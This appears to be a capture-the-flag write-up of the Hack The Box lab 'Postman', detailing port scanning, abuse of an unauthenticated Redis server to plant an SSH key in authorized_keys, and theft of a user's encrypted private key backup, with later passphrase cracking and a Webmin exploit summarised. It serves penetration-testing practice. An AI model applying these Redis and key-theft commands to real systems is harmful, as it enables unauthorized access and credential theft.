POSTMAN

Report by Chris H.
Date of Completion: 11-09-19

Note: This report details a penetration test conducted on a virtual system hosted on https://www.hackthebox.eu/ . This system was a lab designed to practice penetration testing techniques, and is not a real-world system with PII, production data, etc.

Target Information

Name	Postman
IP Address	10.10.10.160
Operating System	Linux

Tools Used

- Operating system: Kali Linux – A Linux distribution designed for penetration testing

- OpenVPN – An open-source program used for creating a VPN connection to hackthebox.eu servers, which allows for connection to the target.

- Nmap – A network scanner used to scan networks and systems. Discovers hosts, services, OS detection, etc.

- John The Ripper – A password/hash cracking tool

- Metasploit Framework – A tool that contains vulnerability modules that can be used to attack targets.

Executive Summary

Postman is a virtual system hosted on https://www.hackthebox.eu/. I conducted this penetration test with the goal of determining the attack surface, identifying the vulnerabilities and attack vectors, exploiting the vulnerabilities, and gaining root access to the system. All activities were conducted in a manner simulating a malicious threat actor attempting to gain access to the system.

The goal of the attack was to retrieve two files:

1) user.txt – A file on the desktop (Windows) or in the /home directory (Linux) of the unprivileged user. Contents of the file are a hash that is submitted for validation on hackthebox. Successful retrieval of this file is proof of partial access/control of the target.

2) root.txt – A file on the desktop (Windows) or in the /home directory (Linux) of the root/Administrator account. This file contains a different hash which is submitted for validation on hackthebox. Successful retrieval of this file is proof of full access/ control of the target.

Summary of Results


Postman was a relatively simple box that relied on basic enumeration techniques and prioritizing information to avoid rabbit holes.

Exploitation starts with an Nmap scan which reveals two web ports and SSH being open. The web services (a website, and Webmin) do not reveal much. However, a full TCP and UDP port scan reveals a Redis server running on port 6379. The attacker can connect to this service and, using a technique disclosed by the Redis security team, add an SSH public key to the authorized_keys file.

Once an SSH connection has been made as the “redis” user, there is not very much information for privilege escalation. However, the other user of the box, Matt, has a backup of a private SSH key. Stealing this and attempting to use it reveals that the key is password protected. Using John The Ripper to crack it reveals the password. This password is reused on the Webmin site, and access is granted. Finally, Metasploit is used to exploit a Webmin CVE, which requires an authenticated session. This exploit spawns a root shell.

Attack Narrative

Postman begins with an Nmap scan. `nmap -A 10.10.10.160` returns 3 open ports: 22 (SSH), 80 (HTTP), and 10000 (Webmin).




Welcome to The Cyber Geek's Personal Website!

Under Construction! Coming Soon!

Postman@htb wishes for you to accept the cookies by closing this dialogue.

Figure 1

Navigating to http://10.10.10.160/ (Figure 1), there is not any interesting information on the home page. Using OWASP Dirbuster, Nikto, and OWASP ZAP does not return any unusual or interesting information.




Error - Document follows

This web server is running in SSL mode. Try the URL https://Postman:10000/ instead.

Figure 2


Opening http://10.10.10.160:10000 instructs the the viewer to use HTTPS instead of HTTP (Figure 2).



You must enter a username and password to login to the server on 10.10.10.160

Figure 3

Adding “10.10.10.160 Postman” to /etc/hosts, then navigating to https://Postman:10000 displays a Webmin login page (Figure 3). Attempts to break the login with SQL injection characters do not yield any results.




```
root@kali:~# telnet 10.10.10.160 6379
Trying 10.10.10.160...
Connected to 10.10.10.160.
Escape character is '^]'.
keys *
*0
```

Figure 4

After exploring all three open ports, nothing interesting was returning from enumeration. So, a full TCP and UDP port scan was performed on Postman. This revealed that another open port was running on 6379.

Using `telnet 10.10.10.160 6379`, a connection is made to a Redis server (Figure 4) without the use of authentication.


Testing commands, such as `CONFIG`, `SET`, `MGET`, and `KEYS *` shows that an anonymous user can control much of the functions of Redis. According to an article on Packet Storm (https://packetstormsecurity.com/files/134200/Redis-Remote-Command-Execution.html), an attacker can add SSH keys to the .ssh directory of the redis user if they have access to the redis server.



```
1: root@kali: ~
root@kali:~# ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa): id_rsa-postman
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in id_rsa-postman.
Your public key has been saved in id_rsa-postman.pub.
The key fingerprint is:
SHA256:bL7a7GKbcz+PIZ3qixVtph2FcKv1D1fIkj8D6lG6jYo root@kali
The key's randomart image is:
+---[RSA 3072]----+
|        . .      |
|         o o o . |
|          + * o .|
|       . + * + . |
|        S O o =  |
|       o O B + o |
|        = O . .  |
|      +B.=.o     |
|     .EOXooo.    |
+----[SHA256]-----+
root@kali:~#
```

Figure 5

First, an SSH private/public key pair is created using `ssh-keygen`, which creates a the keys (Figure 5). They are named id_rsa-postman.pub (public key) and id_rsa-postman (private key).




```
1: root@kali: ~
root@kali:~# telnet 10.10.10.160 6379
Trying 10.10.10.160...
Connected to 10.10.10.160.
Escape character is '^]'.
CONFIG SET dir /var/lib/redis/.ssh/
+OK

CONFIG SET dbfilename authorized_keys
+OK

SET chris_key "\n\nssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDXMkjlbd5q7gZ2DkTYKFEGUZHax6ZslYCM4pU5Hm9iI345
3Yg4su6NIuud5+VXg+xHWwxPMe76v/UpGCkMr8NMVEwC30B0gURJXNrrxgoQx6NUkvYgUyS9uB2KWW/UCp52wsyH5aZeVirq4SSky2n
ACjYe7ikl71/RF2OfdVNYrRkBGoTS4Ez0uLTCMcYrqLzRchBnh/W99jBsjUwUU8ZVaIgg85iPgc5cMETItuckvrm+205AMrL3QOTzID
kOtU5CgrDUkye4EA4lnm09KvAX1eODh+Uk2+/ydPQEyqyOTYlZ72BN6MoG6zG1I/IaxUbbVLW2jxGBj6g+TCG5MZboKHZkpNbKMqO/d
O9piivS0msh35Kd2fW3eUUiZb7XFtfzuiiC1Fx880mPFBGAgpB1eRiDcuwj5L0xKyRmgDe6jXDgwzb5ciWgIA66XmvcuMm9qp54hakW
REPacrKJnP3wB7y8oEig/W5r66TPCxde6+i2ra/b2Yu3eBekzOwj86U= root@kali\n\n"
+OK
```

Figure 6

Then, a connection to the Redis server on Postman is made (Figure 6, red arrow). Redis stores its keys in a variable named “dbfilename”, and every time a key is created/deleted/modified, the file is updated. However, the exploit comes in setting “dbfilename” to “authorized_keys” (the name of the SSH keys file). By doing this, anything written into the Redis server will be written into authorized_keys.


Using `CONFIG SET dir /var/lib/redis/.ssh/` sets the working directory to the SSH directory of the redis user (Figure 6,, blue arrow). Then, `CONFIG SET dbfilename authorized_keys` sets the file in which the Redis keys and their matching data will be stored (Figure 6, green arrow). Finally, `SET chris_key` followed by the content of id_rsa-postman.pub (the public SSH key) creates a key named “chris_key” (Figure 6, yellow arrow), which maps to the attacker’s public key. Doing this adds the public key to the authorized_keys file, and allows SSH public key authentication to be performed.



```
root@kali:~# ssh -i id_rsa-postman redis@10.10.10.160
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-58-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or
proxy settings

Last login: Sat Nov  9 16:38:20 2019 from 10.10.14.4
redis@Postman:~$ 
```

Figure 7


Using `ssh -i id_rsa-postman redis@10.10.10.160` successfully creates an SSH session to Postman now that the authorized_keys file has been overwritten (Figure 7).



```
redis@Postman:/$ cd /home
redis@Postman:/home$ ls
Matt
redis@Postman:/home$ cd Matt
redis@Postman:/home/Matt$ ls -alh
total 52K
drwxr-xr-x 6 Matt Matt 4.0K Sep 11 11:28 .
drwxr-xr-x 3 root root 4.0K Sep 11 11:27 ..
-rw------- 1 Matt Matt 1.7K Sep 11 11:46 .bash_history
-rw-r--r-- 1 Matt Matt  220 Aug 25 15:10 .bash_logout
-rw-r--r-- 1 Matt Matt 3.7K Aug 25 15:10 .bashrc
drwx------ 2 Matt Matt 4.0K Aug 25 18:20 .cache
drwx------ 3 Matt Matt 4.0K Aug 25 23:23 .gnupg
drwxrwxr-x 3 Matt Matt 4.0K Aug 25 23:29 .local
-rw-r--r-- 1 Matt Matt  807 Aug 25 15:10 .profile
-rw-rw-r-- 1 Matt Matt   66 Aug 26 00:48 .selected_editor
drwx------ 2 Matt Matt 4.0K Aug 26 00:04 .ssh
-rw-rw---- 1 Matt Matt   33 Aug 26 03:07 user.txt
-rw-rw-r-- 1 Matt Matt  181 Aug 25 18:22 .wget-hsts
redis@Postman:/home/Matt$
```

Figure 8


Moving to the home directory, the username “Matt” is shown (Figure 8). His directory holds the user.txt flag, but it is unable to be read by redis due to permissions. However, the user does have a .ssh directory.



```
redis@Postman:/tmp$ cat results.txt grep -v "Permission denied"
/opt/id_rsa.bak
/home/Matt
/home/Matt/.bashrc
/home/Matt/.bash_history
/home/Matt/.gnupg
/home/Matt/.ssh
/home/Matt/user.txt
/home/Matt/.selected_editor
/home/Matt/.local
/home/Matt/.local/share
```

Figure 9


By using `find / -user Matt > /tmp/results.txt`, all files owned by Matt are sent to a file. Then, using `cat results.txt grep -v "Permission denied"` prints the contents without including the lines that read “Permission denied” (Figure 9). The result of this shows a backup of an SSH private key in the /opt/ directory (Figure 9, red arrow).



```
redis@Postman:/tmp$ cd /opt/
redis@Postman:/opt$ ls -alh
total 12K
drwxr-xr-x  2 root root 4.0K Sep 11 11:28 .
drwxr-xr-x 22 root root 4.0K Aug 25 15:03 ..
-rwxr-xr-x  1 Matt Matt 1.8K Aug 26 00:11 id_rsa.bak
redis@Postman:/opt$ cat id_rsa.bak
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: DES-EDE3-CBC,73E9CEFBCCF5287C

JehA51I17rsCOOVqyWx+C8363IOBYXQ11Ddw/pr3L2A2NDtB7tvsXNyqKDghfQnX
cwGJJUD9kKJniJkJzrvF1WepvMNkj9ZItXQzYN8wbjlrku1bJq5xnJX9EUb5I7k2
7GsTwsMvKzXkkfEZQaXK/T50s3I4Cdcfbr1dXIyabXLLpZOiZEKvr4+KySjp4ou6
cdnCWhzkA/TwJpXG1WeOmMvtCZW1HCButYsNP6BDf78bQGmmlirqRmXfLB92JhT9
1u8JzHCJ1zZMG5vaUtvon0qgPx7xeIUO6LAFTozrN9MGWEqBEJ5zMVrrt3TGVkcv
EyvlWwks7R/gjxHyUwT+a5LCGGSjVD85LxYutgWxOUKbtWGBbU8yi7YsXlKCwwHP
```

Figure 10

Following the results shows that the backup key has read permission for redis (Figure 10), which allows it to be stolen. The key is saved to the attacker’s machine as “id_rsaMatt”.

